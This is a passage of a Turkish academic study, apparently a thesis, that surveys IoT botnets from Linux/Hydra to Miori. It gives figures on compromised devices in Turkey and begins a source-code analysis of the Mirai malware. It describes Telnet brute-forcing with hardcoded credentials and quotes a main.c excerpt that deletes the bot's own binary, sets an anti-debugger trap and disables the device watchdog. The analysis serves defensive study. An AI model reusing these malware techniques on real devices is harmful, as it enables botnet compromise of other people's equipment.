Mcdermott ve diğ. (2019) 158 katılımcıya çevrim içi anket uygulayarak katılımcıların nesnelerin internetine dair algı ve eğilimlerini tespit etmeye çalışmıştır. Katılımcıların %44'ünün herhangi bir IoT cihazına sahip olmadığı, %36'sının bir cihaza, %20'sinin iki veya daha fazla sayıda cihaza sahip olduğu görülmüştür. Katılımcıların çoğunluğu

güvenlik (%65) ve mahremiyetin (%63) bir IoT cihazının sahip olması gereken özelliklerden olduğunu belirtmiştir. Bir IoT cihazının sahip olması gereken özelliklerin önem derecesine göre sıralanması sorusunda ise katılımcıların çoğunluğunun (%34) kurulum kolaylığı, kullanım kolaylığı, uygunluk, güvenlik ve mahremiyet yerine maliyet özelliğini ilk sırada seçtiği tespit edilmiştir. Bu durum "kullanıcılar tarafından teorik olarak güvenlik ve mahremiyete önem verilse de pratikte maliyetin daha önemli bir faktör olarak görüldüğü" şeklinde yorumlanmıştır [45].

2. IoT CİHAZLARI VE BOTNETLER

IoT cihazları genellikle düşük işlemcili, düşük bellekli, sınırlı kapasiteli ve düşük maliyetli cihazlardır [46]. Cihazların temel karakteristik özellikleri incelendiğinde çoğunluğunda gömülü (embedded) Linux kullanılan, genellikle ARM ve MIPS işlemci mimarisinde dizayn edilmiş, çalıştırılabilir bağlanabilir format (Executable and Linkable Format) dosyaları destekleyen, ağa bağlanma yeteneğine sahip ve volümetrik saldırı yapmaya yetecek miktarda paket üretebilecek cihazlardır [47]. Açık anahtar alogritması, kriptografi vb. güvenlik uygulamalarının kullanımı kaynak yetersizliği sebebiyle sınırlı olduğundan bu cihazlar botnetlere kolayca dahil edilmekte ve dağıtık hizmet dışı bırakma saldırılarında sıkça yer almaktadır [48].

2.1 Mirai Öncesi IoT Botnetler

Bu bölümde Mirai zararlı yazılımından önce internet ekosisteminde IoT cihazlarını hedef alan botnetler ve bu botnetlerin saldırı mekanizmaları incelenmiştir.

2.1.1 Linux/Hydra

Linux/Hydra IoT cihazlarını etkileyen bilinen ilk botnet yazılımıdır. 2008 yılında ortaya çıkmış ve MIPS mimarili D-Link yönlendiricileri hedef almıştır. Öncelikle kayıtlı varsayılan parolalar ile kaba kuvvet oturum açma denenmekte, başarısız olursa söz konusu yönlendiricilerde bulunan bir kimlik doğrulama bypass açıklığı sömürülmektedir. Enfekte edilen cihaz IRC protokolü ile kontrol edilen bir bot ağına dahil edilmekte ve sadece SYN flood saldırıları yapabilmektedir. Kaynak kodları yayınlanmış ve erişime açıktır [49].

2.1.2 Psyb0t

Psyb0t 2009 yılında keşfedilmiştir ve Linux/Hydra'nın geliştirilmiş bir versiyonu olduğu düşünülmektedir. MIPS mimarili D-Link yönlendiricileri hedef almıştır. Botnet iletişimi IRC tabanlıdır. Öncelikle kayıtlı varsayılan parolalar ile kaba kuvvet

oturum açma denenmekte, başarısız olursa söz konusu yönlendiricilerde bulunan bir kimlik doğrulama bypass açıklığı sömürülmektedir. SYN flood saldırısına ilaveten UDP ve ICMP flood saldırıları düzenlenebilmektedir. Kaynak kodları yayınlanmamıştır [50].

2.1.3 Chuck Noris

2009 yılının aralık ayında ilk defa tespit edilmiştir. Tersine mühendislik analizinde "in nome di Chuck Norris!" içerikli bir string dizisine rastlanıldığından analistler tarafında Chuck Norris olarak adlandırılmıştır. Psyb0t'un modifiye edilmiş bir versiyonu olduğu değerlendirilmektedir. Botnet iletişimi IRC tabanlıdır. Psyb0t'tan farklı olarak ICMP flood saldırısı çıkarılmış ve ACK flood saldırısı eklenmiştir [51]. Ayrıca enfekte edilen cihazlarda arka kapı bırakmakta ve bu cihazlar üzerinde uzaktan kod yürütülmesini mümkün kılmaktadır [52].

2.1.4 Tsunami

2010 yılının mart ayında ilk defa tespit edilmiştir. Chuck Norris ve Hydra ile benzer kodlar içermektedir. Latin Amerika ülkelerini etkilemiştir ve Linux Kaiten/Tsunami isimli açık kaynaklı zararlı yazılım ile de benzer özellikler taşımaktadır. Kendisinden önceki zararlı yazılımlardan farklı olarak DNS ayarlarını değiştirdiği ve 22-80 arasındaki portları kapattığı gözlemlenmiştir [50].

2.1.5 LightAidra/Aidra/Zendran

2012 yılında ortaya çıkmıştır ve açık kaynaklı bir araştırma projesi kapsamında geliştirildiği iddia edilmektedir [53]. MIPS, ARM, PPC, SUPERH mimarilerini hedef almıştır. Kayıtlı parolaları kullanarak cihazlar üzerinde oturum açarak cihazları enfekte etmektedir. IRC protokolü ile botnet iletişimi gerçekleşmekte, SYN flood ve ACK flood saldırıları yapılmaktadır [54].

2.1.6 Carna

İlk kez 2012 yılı mart ayında bu botnetin varlığı tespit edilmiş, 2013 yılında kimliğini açıklamayan bir yazar / yazar grubu tarafından güvenlikle ilgili kurulan bir e-posta grubunda yayınlanan raporla adını duyurmuştur. Carna adı verilen botnet ile varsayılan parolalar kullanılarak ele geçirilen 420 bin cihaz vasıtasıyla, 24 saat içerisinde internet

üzerindeki tüm IP adreslerinin taranabildiği iddia edilmiştir [55]. Carna oturum açtığı cihazlar üzerinde LightAidra'yı tespit etmekte ve LightAidra'ya ait dosyaları silmekte ve kullanılan portları kapatmaktadır [56].

2.1.7 Linux.Darlloz/Zollard

2013'te tespit edilmiştir. x86, ARM, PPC, MIPS, MIPSEL mimarilerine sahip işlemciler barındıran yönlendiriciler ve güvenlik kameralarında web tabanlı kullanıcı arayüzü sağlamak için kullanılan PHP sayfalarındaki bir güvenlik açığını hedef almıştır [57]. Enfekte edilen cihaz üzerindeki Telnet trafiğini kapatarak cihazlara uzaktan erişimi engellemektedir. Enfekte edilen cihazlardaki LightAidra dosyalarını silmekte ve bu zararlı yazılımın kullandığı portları kapatmaktadır [58]. 2014 yılı mart ayından itibaren tespit edilen versiyonlarında enfekte edilen cihazlara kripto para kazma yeteneği kazandırıldığı gözlemlenmiştir [59].

2.1.8 Linux.Wifatch

2014 yılında ilk kez tespit edilmiştir. Hizmet dışı bırakma saldırısı düzenleme özelliği yoktur. ARM, MIPS ve SH4 mimarili cihazları hedef almaktadır. Kayıtlı parolaları kullanarak cihazlar üzerinde oturum açarak cihazları enfekte etmekte ve cihazları eşler arası (peer to peer, P2P) bir ağa dahil etmekte, cihazlar üzerindeki diğer zararlı yazılımları kapatmakta, Telnet protokolünü kapatmakta ve cihazda "parolanı değiştir ve cihazını güncelle" içerikli bir mesaj bırakmaktadır [60]. Kaynak kodları erişime açıktır [61].

2.1.9 Spike/ Dofloo/MrBlack/Wrkatk/sotdas/AES.DDoS

2014 yılı ortalarında tespit edilmiştir. MIPS ve ARM mimarili cihazları etki altına almıştır. SYN flood, UDP flood, ACK-PUSH flood, HTTP Flood, TCP Xmas saldırılarını yapabilme yeteneğine sahiptir [62]. Kaynak kodlarına açık erişim bulunmasa da saldırganlarca paylaşıldığı; 32-bit ve 64-bit Linux, Windows bilgisayarları da enfekte edebilen farklı versiyonlarının üretildiği düşünülmektedir [58]. Botnet iletişimi bot cihazlarla etkileşime geçen ayrı bir komuta kontrol sunucusu tarafından yönetilir, IRC protokolü kullanılmaz [24].

2.1.10 BASHLITE/Lizkebab/Torlus/gagfyt/qbot/LizardStresser

2014 yılında tespit edilmiştir. MIPS, MIPSEL, ARM, PPC, SuperH mimarili cihazları hedef almıştır. Cihazlar üzerinde zararlı yazılım içerisinde kodlanan 6 kullanıcı adı ve 14 parola kullanılarak cihazların Telnet portlarına erişilerek oturum açılmış ve Busybox kaynaklı bir bash shell zafiyeti kullanılarak cihazlar suistimal edilmiştir [63]. SYN flood, UDP flood, ACK flood saldırıları düzenleme yeteneği vardır. Kaynak kodları internet üzerinde yayınlanmıştır [64]. Kodlarının yayınlanması farklı versiyonlarının ortaya çıkması sürecini hızlandırmıştır. Spike zararlı yazılım ailesine benzer karakteristik özellikleri bulunmaktadır; ancak botnet iletişimi bot cihazlarla etkileşime geçen ayrı bir komuta kontrol sunucusu tarafından yönetilmektedir, IRC protokolü kullanılmaz. [24]. Mirai'nin karakteristik özellikleri dikkate alındığında; Bashlite'tan türetilmiş bir botnet olduğu, Bashlite'ın karmaşık botnet yönetim sistemini kolaylaştıran ve Bashlite'tan daha hızlı cihaz tarama özelliği kazandırılan bir versiyon olduğunu söylemek mümkündür [65].

2.1.11 Elknot/BillGates

2014 yılı ekim ayında tespit edilmiştir. Çoğunlukla Çin IP adresli saldırganlar tarafından kullanılmaktadır [66]. MIPS ve ARM mimarili cihazları hedef almıştır. SYN flood, UDP flood, HTTP flood ve çeşitli tipte TCP flood saldırıları düzenleme yeteneği vardır. Botnet iletişimi bot cihazlarla etkileşime geçen ayrı bir komuta kontrol sunucusu tarafından yönetilmektedir. Kaynak kodu yayınlanmadığından tersine mühendislik sonucu elde edilen bilgiler kısıtlıdır [24].

2.1.12 XOR.DDoS

2014 yılı kasım ayında tespit edilmiştir. MIPS, ARM, PPC, SuperH mimarili cihazları hedef almıştır. Elknot ile aynı Çin DDoS botnet ailesinden geldiği değerlendirilmektedir ancak sadece SYN ve DNS flood saldırı düzenleme yeteneği vardır [66]. Botnet iletişimi bot cihazlarla etkileşime geçen ayrı bir komuta kontrol sunucusu tarafından yönetilmektedir [24]. Ekim 2015'te bu botnet üzerinden gerçekleştirilen bir hizmet dışı bırakma saldırısında saniyede 30 milyon sorguya erişen bir DNS flood ile birlikte SYN flood saldırı düzenlenerek 140 Gbps. boyutunda trafik üretilmiştir [67].

2.1.13 LUABOT

2016 yılında tespit edilmiştir. LUA programlama diline yazılan ilk zararlı yazılımdır. ARM mimarili cihazları hedef aldığı bilinmektedir. Tersine mühendislik sonucu elde edilen veri yüklerinde HTTP flood saldırısı düzenleme yeteneği olduğu görülmüştür. Bu zararlı yazılımın en ayırt edici özelliği içerisinde bulunan gömülü bir JavaScript motoru sayesinde Cloudfare ve Sucuri gibi DDoS koruması tedbiri geliştiren firmaların tedbirlerini atlatabilmesidir [68]. Botnet iletişimi bot cihazlarla etkileşime geçen ayrı bir komuta kontrol sunucusu tarafından yönetilmektedir [24].

2.1.14 KTN-RM/Remaiten

2016 yılında tespit edilmiştir. Tsunami ve Bashlite zararlı yazılım ailelerinin bir birleşimi olduğu değerlendirilmektedir. ARM, MIPS, PPC, SuperH mimarili yönlendirici, ağ geçidi, kablosuz erişim noktası gibi gömülü sistemleri hedef almıştır. Telnet taraması yapmakta, kayıtlı kullanıcı adı ve parola kombinasyonlarını deneyerek cihazlar üzerinde oturum açmaktadır. Başarılı oturum açıldığı takdirde cihazlara mimari tiplerine göre çalıştırılabilir kodlar yüklenmke ve cihazlar enfekte edilmektedir. Botnet iletişimi IRC protokolü ile sağlanır [69]. SYN flood, UDP flood, ACK flood, HTTP flood saldırıları düzenleme yeteneğine sahiptir [24].

2.2 Mirai

Mirai ilk defa 20 Eylül 2016 tarihinde KrebsOnSecurity isimli siber güvenlik konulu bir blog sitesinin 620 GBps'ye ulaşan boyutta dağıtık hizmet dışı bırakma saldırısıyla adını duyurmuş duyurmuş ve 25 Eylül 2016'da OVH barındırma firmasının sistemlerini hedef alarak 1 TBps boyutunda zararlı trafik yaratmış [4], bir ay sonra Dyn'e gerçekleştirilen saldırıda ulaşılan 1.2 TBps boyut ile kendi türünde o güne kadar düzenlenen en büyük boyuttaki saldırı olarak literatüre geçmiştir. Dyn bu saldırıya katılan uç sistem sayısının 100.000 civarında olduğunu duyurmuştur [5]. Mirai'yi kodlayan kişilerin kaynak kodlarını paylaşmasıyla yeni versiyonları ortaya çıkmıştır [6]. 03 Kasım 2016'da Batı Afrika ülkesi Liberya'nın iletişim altyapısı Mirai'nin bir türevi tarafından hedef alınmış [4], 27-29 Kasım 2016 tarihleri arasında Zyxel ve Speedport markalı yönlendiricilerde bulunan bir açıklığı sömürerek bu cihazları enfekte etmeye çalışan bir Mirai türevinin cihazları işlevsiz hale getirmesi sebebiyle

Alman internet servis sağlayıcısı Deutsche Telekom firmasının yaklaşık 900.000 müşterisinin internete erişimi engellenmiştir [7].

Mirai zararlı yazılımının orijinal versiyonunun kaynak kodu incelendiğinde kodların üç ayrı bölümde (Bot, Loader, CNC) toplandığı, Bot ve Loader bölümlerinin C dili, CNC bölümünün ise Go dili ile yazıldığı görülmektedir [70]. Kaynak kodları içerisinde onaltılı sayılar ile kodlanmış ve root:root, admin:root, guest:guest vb. yaygın şekilde kullanılan 60 farklı kullanıcı adı:parola çifti kayıtlıdır. İçerisinde bulunan scanner isimli modül ile rastgele IP adresleri üretmekte, üretilen adresleri ABD Savunma Bakanlığı vb. bir kısım organizasyonların IP adreslerini içeren bir kara listeyle kıyaslayarak bu organizasyonları kapsam dışında bırakmaktadır [71]. Üretilen IP adresinin 23 ve 2323 portlarına bağlantı talebi göndererek Telnet protokolü açık mı kontrol edilmekte, açık olduğu takdirde kayıtlı parola çiftlerini kullanarak komut satırından kaba kuvvet saldırısı yapılarak Telnet bağlantısı kurulmakta, oturum açma bilgileri önce raporlama sunucusuna, ardından yükleyici adı verilen bir sunucuya göndermektedir. Yükleyici tarafından cihaza yüklü BusyBox uygulaması sömürülerek önceden hazırlanmış ikili kodlar cihaza yüklenmekte ve cihaz köle ağına dahil edilmektedir [72]. Köle ağına dahil edilen cihazlar üzerinden hedef örün sitelerine DNS flood, SYN flood, ACK flood, PSH flood, HTTP flood teknikleri ile dağıtık hizmet dışı bırakma saldırısı yapabilmek mümkündür. Mirai ve türevleri tarafından ele geçirilen cihazlar arasında şu ana kadar yönlendiriciler, dijital video kaydediciler, IP kameralar ve yazıcılar bulunmaktadır [73].

2.3 Mirai Sonrası IoT Botnetler

Mirai'nin kaynak kodlarının yayınlanmasından sonra kötü niyetli kişilerce geliştirilerek kullanılmasına devam edilmiştir [74]. Mirai'nin kaynak kodlarının yayınlanması onu adeta bir zararlı yazılım şablonu haline getirmiştir [75]. İşletilen bal küpü tuzaklarında 371 farklı parola ve 1028 farklı ikili kodun ele geçirilmesi, farklı portlar ve protokoller üzerinden bağlantı taleplerinin tespiti Mirai'nin evrimleşme hızının bir göstergesidir [32]. 2018 yılında tespit edilen zararlı trafiğin %78'ini nesnelerin interneti kapsamında bulunan, ele geçirilmiş cihazların oluşturduğu köle ağların meydana getirdiği ve bu ağları oluşturan zararlı yazılımların en az %35 oranında Mirai ile benzer kaynak kodları kullandığı tespit edilmiştir [76]. 2019 yılı

mart ayı itibariyle Mirai ardılı zararlı yazılımlar çeşitli açıklıkları sömürmenin yanı sıra varsayılan parola kullanıma yönelik kaba kuvvet saldırısı yapmaya ve diğer cihazlara ilave olarak akıllı TV ve sunum sistemlerini hedef almaya devam etmiştir [8]. 2019 yılı nisan ayı itibariyle Huawei ve Linksys markalı yönlendiriciler Mirai zararlı yazılımının evrimleşmiş versiyonlarınca siber saldırıya uğramış ve bu saldırılarda eski tarihli açıklıklar da sömürülmüştür [77].

2.3.1 NewAidra/Linux.IRCTelnet

2016 yılında Mirai ile aynı dönemde tespit edilmiştir. Tersine mühendislik analizi sonucunda Aidra kodları, Remaiten benzeri IRC tabanlı bir iletişim protokolü, Bashlite benzeri bir tarama ve enfeksiyon mekanizması, Mirai ile aynı kullanıcı adı:parola çiftleri ile kaba kuvvet saldırısı yapma özellikleri tespit edilmiştir. Bu bulgular göz önünde bulundurulduğunda bilinen IoT botnet saldırılarının bir karışımı olduğunu söylemek mümkündür. IPv6 protokolünü de desteklemektedir [78].

2.3.2 Hajime

2016 yılı ekim ayında tespit edilmiştir. Mirai'den daha sofistike bir zararlı yazılım olduğu değerlendirilmektedir. Mirai ile birebir aynı enfeksiyon mekanizmasını kullanmaktadır; 23 numaralı portu açık cihazları tespit ederek Telnet bağlantısı kurmakta, Mirai ile aynı kullanıcı adı:parola sözlüğünü kullanarak cihazlar üzerinde oturum açmaktadır. Ancak herhangi bir hizmet dışı bırakma saldırısı düzenleme veya komuta kontrol sunucusu ile iletişim yeteneği yoktur. Aksine 23, 7547, 5555, 5358 portlarını kapatarak Mirai gibi diğer zararlı yazılımların cihazları enfekte etmesini engellemekte ve diğer botnet üyeleriyle P2P iletişim kurmaktadır. Enfekte edilen cihaza "Just a white hat" ile başlayan ve "Hajime Author" imzasıyla sona eren bir mesaj kaydetmektedir [79]. Saldırı modülü içermemesi sebebiyle Linux.Wifatch benzeri "iyi niyetli" amaçla geliştirilmiş olabileceği değerlendirilse de bu durum Hajime'nin bir botnet oluşturduğu gerçeğini değiştirmediği gibi bir dönem Mirai ile Hajime arasında nesnelerin interneti cihazlarını domine etme mücadelesi yaşanmıştır [80].

2.3.3 Amnesia

2017 yılında tespit edilmiştir. Tsunami zararlı yazılımının bir versiyonu olduğu değerlendirilmektedir. TVT Digital tarafından üretilen ve 70 farklı marka altında dünyada satılan bir dijital video kaydedicide bulunan uzaktan kod yürütme açıklığını hedef almıştır. Türkiye de dahil olmak üzere bir çok ülkede toplam 227.000 cihazı etkilediği düşünülmektedir. Sanal makine ve sandbox üzerinde çalıştırılmamasına yönelik tedbirler içeren ilk Linux zararlı yazılımıdır. Bot cihazların komut kontrol sunucusu ile iletişimleri IRC protokolü ile gerçekleştirilmektedir. HTTP flood ve UDP flood saldırıları düzenleme yeteneği bulunmaktadır [81].

2.3.4 Satori

2017 yılı aralık ayında tespit edilmiştir. Realtek ve Huawei HG532 model yönlendiricilerin aygıt yazılımında UPnP (Universal Plug and Play) servisi işleyen bölümde bulunan bir açıklığı sömürerek cihazları ele geçirmektedir. Enfekte edilen cihazların iletişimi ve saldırı mekanizması Mirai ile çok benzemektedir [82].

2.3.5 Okiru

2018 yılı Ocak ayında tespit edilmiştir. Satori'den geliştirildiği değerlendirilmektedir. Ancak Okiru ARC işlemcili cihazları hedef aldığından daha geniş bir etki alanına sahiptir, ARC mimarili işlemcileri hedef alan ilk botnet'tir. Satori zararlı yazılımı içerisinde bulunan "Okiru" isimli dosyalar aralarında bir bağlantı olduğunun değerlendirilmesine neden olsa da hedef aldığı açıklıklar Satori'den farklıdır [83].

2.3.6 Brickerbot

2017 yılında tespit edilmiştir. Mirai ile benzer bir şekilde hedef aldığı cihazlarla Telnet bağlantısı kurmakta ve kayıtlı kullanıcı adı:parola çiftlerini kullanarak cihazlar üzerinde oturum açmaktadır. Cihaz üzerinde oturum açıldığında Busybox bünyesindeki Linux komutlarından faydalanarak cihaz üzerinde kayıtlı dosyaları silmekte, internet bağlantısını engellemekte ve cihazı kalıcı olarak çalışmaz hale getirmektedir. Enfekte ettiği cihaz üzerinde herhangi bir dosya indirme işlemi vb. yapmamaktadır. Bu sebeple zararlı yazılımın oturum açma amacıyla kullandığı kullanıcı adı ve parolaların tamamı bilinmemektedir [84].

2.3.7 Shinoa

2018 yılında tespit edilmiştir. Tarama ve enfeksiyon mekanizması Mirai ile aynıdır. Mirai'de bulunan DNS flood, TCP stomp flood ve HTTP flood vektörlerinin çıkarıldığı, yerine XMAS flood (tüm TCP bayraklarının set edilerek gönderilmesi), LYNX flood (RST ve FIN dışındaki tüm TCP bayraklarının set edilerek gönderilmesi) saldırı vektörlerinin eklendiği görülmüştür. Zararlı yazılımın komuta kontrol sunucusunda oluşturulan veri tabanının adının "miori" olduğu tespit edilmiştir. Dolayısıyla Shinoa ve Miori arasında ilişki bulunduğu değerlendirilmektedir [85].

2.3.8 Miori

2018 yılı aralık ayında tespit edilmiştir. Kayıtlı parola ve kullanıcı adı çiftleriyle kaba kuvvet oturum açılmasının yanısıra Çin menşeili açık kaynak php platformu olan ThinkPHP'de bulunan bir uzaktan kod yürütme zafiyetini sömürerek cihazları ele geçirmekte, enfekte edilen cihazlarda Telnet'i başlatarak başka IP adresleri ile iletişim kurmaya çalışmaktadır [86].

2.4 Türkiye'de Botnet Saldırıları

10 Haziran 2019 tarihinde yapılan sorgulamalarda dünya çapında Mirai tarafından bağlantı kurmak için taranan 23 numaralı portu açık ve içerisinde Busybox uygulaması kurulu toplam 6.132.907 cihaz bulunduğu ve bunların 126.903 adedinin Türkiye lokasyonlu olduğu görülmüştür [10]. Mirai komuta kontrol sunucularının desteklediği protokoller, dosya yapısı ve parmak izi dikkate alınarak yapılan sorgulamalarda halen faal durumda olan yaklaşık 1000 sunucunun olduğu ve bunların yarısının ABD'de, 2 tanesinin Türkiye'de bulunduğu görülmüştür [11,12].

Türkiye lokasyonlu örün sitelerine IoT botnetler tarafından yapılarak raporlanmış bir saldırı bulunmamaktadır. Ancak Mirai vb. botnetlere bağlı cihazların IP adresleri analiz edildiğinde çok sayıda Türkiye lokasyonlu cihazın ele geçirelerek saldırılarda kullanıldığı bilinmektedir.

Güvenlik araştırmacıları tarafından 21 Eylül 2016 Krebs on Security saldırısına katıldığı değerlendirilen cihazların ülkelere göre sayıları Çizelge 2.1'te sunulmuş olup Türkiye'den 13.780 cihazın bu saldırıya katıldığı değerlendirilmektedir. [32].

Çizelge 2.1 : KrebsOnSecurity saldırısına katılan cihazların ülkelere göre sayıları.

Ülke adı	**Cihaz sayısı**	**Toplam sayı içerisinde yüzdesi**
Brezilya	49.340	% 15.0
Kolombiya	45.796	% 14.0
Vietnam	40.927	% 12.5
Çin	21.364	% 6,5
Güney Kore	19.817	% 6.0
Rusya	15.405	% 4.7
Türkiye	13.780	% 4.2
Hindistan	13.357	% 4.1
Tayvan	11.432	% 3.5
Arjantin	7.164	% 2.2


2017 yılında tespit edilen Amnesia botneti TVT markalı dijital video kaydedicilerde bulunan bir açıklığı hedef almış ve yaklaşık 227.000 cihazı etkilemiştir. Türkiye en fazla açıklığa sahip cihaz sayısı bakımından Tayvan, ABD ve İsrail'in ardından dördüncü sırada bulunmaktadır ve 11780 zafiyetli cihazın bulunduğu değerlendirilmektedir [81].

3. MIRAI ZARARLI YAZILIMI

Bu bölümde Mirai'nin mantıksal yapısı analiz edilmiş, internet üzerinde yayınlanan kaynak kodları incelenmiş [70]; tarama, bulaşma, saldırı, komuta kontrol sunucusu ile iletişim mekanizmaları detaylı bir şekilde analiz edilmiştir.

3.1 Mirai Zararlı Yazılımının Mantıksal Yapısı


Mirai zararlı yazılımı; içerisinde kodlanan 60 farklı kullanıcı adı- parola çiftini Telnet protokolünü destekleyen IoT cihazlarında deneyerek bu cihazlarda oturum açmayı hedefler. Cihaz üzerinde oturum açıldığı takdirde cihazın işlemci mimarisi dikkate alınarak içerisine zararlı ikili (binary) kod yüklenir ve cihaz botnete katılır. Botnet yöneticisi (botmaster) veya onun yetkilendirdiği kullanıcılar tarafından belirlenen örün sitesine istenen tipte dağıtık hizmet dışı bırakma saldırısı gerçekleştirilir. Botnet yöneticisi ve kullanıcıların botnet ile etkileşimleri komuta kontrol sunucusu tarafından gerçekleştirilir. Botnete bağlı cihazlarca taranan IP adreslerinden elde edilen zafiyetli cihaz bilgileri raporlama sunucusuna gönderilir. Bu bilgiler raporlama sunucusundan yükleme sunucusuna iletilir ve yükleme sunucusu tarafından zafiyetli cihaza ikili kod yüklenerek cihazın botnete dahil edilmesi sağlanır. Mirai zararlı yazılımının mantıksal yapısı Şekil 3.1'de verilmiştir.



Şekil 3.1 : Mirai zararlı yazılımının mantıksal yapısı.

3.2 Mirai Zararlı Yazılımının Kaynak Kodlarının Analizi

Mirai zararlı yazılımının internet üzerinde yayınlanan kaynak kodları incelendiğinde iki ana dizinden oluştuğu (loader, mirai) görülmektedir. Mirai dizini içerisindeyse bot, cnc ve tools dizinleri bulunmaktadır. Bot dizininde enfekte edilmiş cihaz üzerinde çalıştırılan kodlar, cnc dizininde komuta kontrol sunucusunda çalıştırılan kodlar, loader dizininde hedef cihaza ikili kod yükleyecek sunucuda çalışan kodlar ve işlemci mimarisine göre derlenmiş bot kodları, tools dizininde yardımcı uygulamalar bulunmaktadır. Bot ve loader dizinlerindeki dosyaların kaynak kodlarının C, cnc dizinindeki dosyaların kaynak kodlarının Go dili ile yazıldığı görülmektedir. Mirai kaynak kodu toplamda 63 dosya ve on iki binden fazla sayıda satırdan oluşmaktadır, Mirai dosya dizin yapısı Şekil 3.2'de sunulmuştur. Konu bütünlüğünü sağlamak amacıyla sırasıyla bot, cnc, loader ve tools bölümlerindeki kaynak kodların analizi gerçekleştirilmiştir.



Şekil 3.2 : Mirai kaynak kodu dizini.

3.2.1 Bot

Bot dizini enfekte edilmiş cihaz üzerinde çalışarak cihazın bir bot üyesi gibi davranmasını sağlayan fonksiyonları barındıran kaynak kodları içermektedir. Komuta-kontrol, raporlama vb. sunucu adres bilgileri tables.c üzerinde şifreli olarak kayıtlıdır. Zararlı yazılım main.c dosyası ile başlatılmakta ve hedef adresi üretme, saldırma gibi temel fonksiyonlar bu dizin altındaki diğer dosyalar vasıtasıyla gerçekleştirilmektedir. Cihaz üzerinde çalışan qbot, remaiten, zollard zararlı yazılımlarını tespit ederek silme ve Mirai'nin çalışan daha yeni bir versiyonu tespit edilirse o anki çalışan Mirai

örneğini kapatma işlemleri yine bu dizinde kayıtlı modüller ile gerçekleştirilmektedir. Konu bütünlüğünün sağlanması amacıya sırasıyla bot başlatımı, öldürme modülü, tarama modülü ve saldırı modülü incelenmiştir.

3.2.1.1 Bot başlatımı


Enfekte olan bir cihazın bot olarak başlatımını main.c dosyası gerçekleştirir. Mirai cihaz üzerinde bellekte çalışır, başlattığı süreçlerin isimlerini değiştirirek gizleme (obfuscation) yapar. Komuta kontol sunucusuyla bağlantının kurulmasından bu dosya sorumludur. Ayrıca scanner_init(), attack_init(), kill_init() ile tarama, saldırma ve sonlandırma süreçlerini arka planda etkinleştirir.

Main.c başlatıldığında süreç isimlerini gizledikten sonra BusyBox uygulamasını kullanan cihazlarda cevap vermeme / donma gibi durumlarda cihazın yeniden başlatılmasını sağlayan watchdog uygulamasına ping atarak cihazın yeniden başlatımını engeller. Mirai başlatıldığında TCP 48101 portunu kontrol eder, kapalıysa açar. İlk kontrolde bu portun açık olması cihazda halen çalışan bir Mirai uygulaması olduğunu bildirir, bu durumda kill request göndererek portla ilişkili process'i sonlandırır. Gdb debug yapıldığını tespit ederse çalıştırılabilir dosyayı siler. Anti-debug ve anti-reboot fonksiyonlara dair bir kısım kaynak kodlar Şekil 3.3'de gösterilmiştir.

```
main.c
…
#ifndef DEBUG
    sigset_t sigs;
    int wfd;

    // Delete self
     unlink(args[0]);
    // Signal based control flow

  sigemptyset(&sigs);
  sigaddset(&sigs, SIGINT);
  sigprocmask(SIG_BLOCK, &sigs, NULL);
  signal(SIGCHLD, SIG_IGN);
  signal(SIGTRAP, &anti_gdb_entry);

// Prevent watchdog from rebooting device
    if ((wfd = open("/dev/watchdog", 2)) != -1 ||
       (wfd = open("/dev/misc/watchdog", 2)) != -1)
    {
        int one = 1;

        ioctl(wfd, 0x80045704, &one);
        close(wfd);
        wfd = 0;
    }
    chdir("/");
…
```

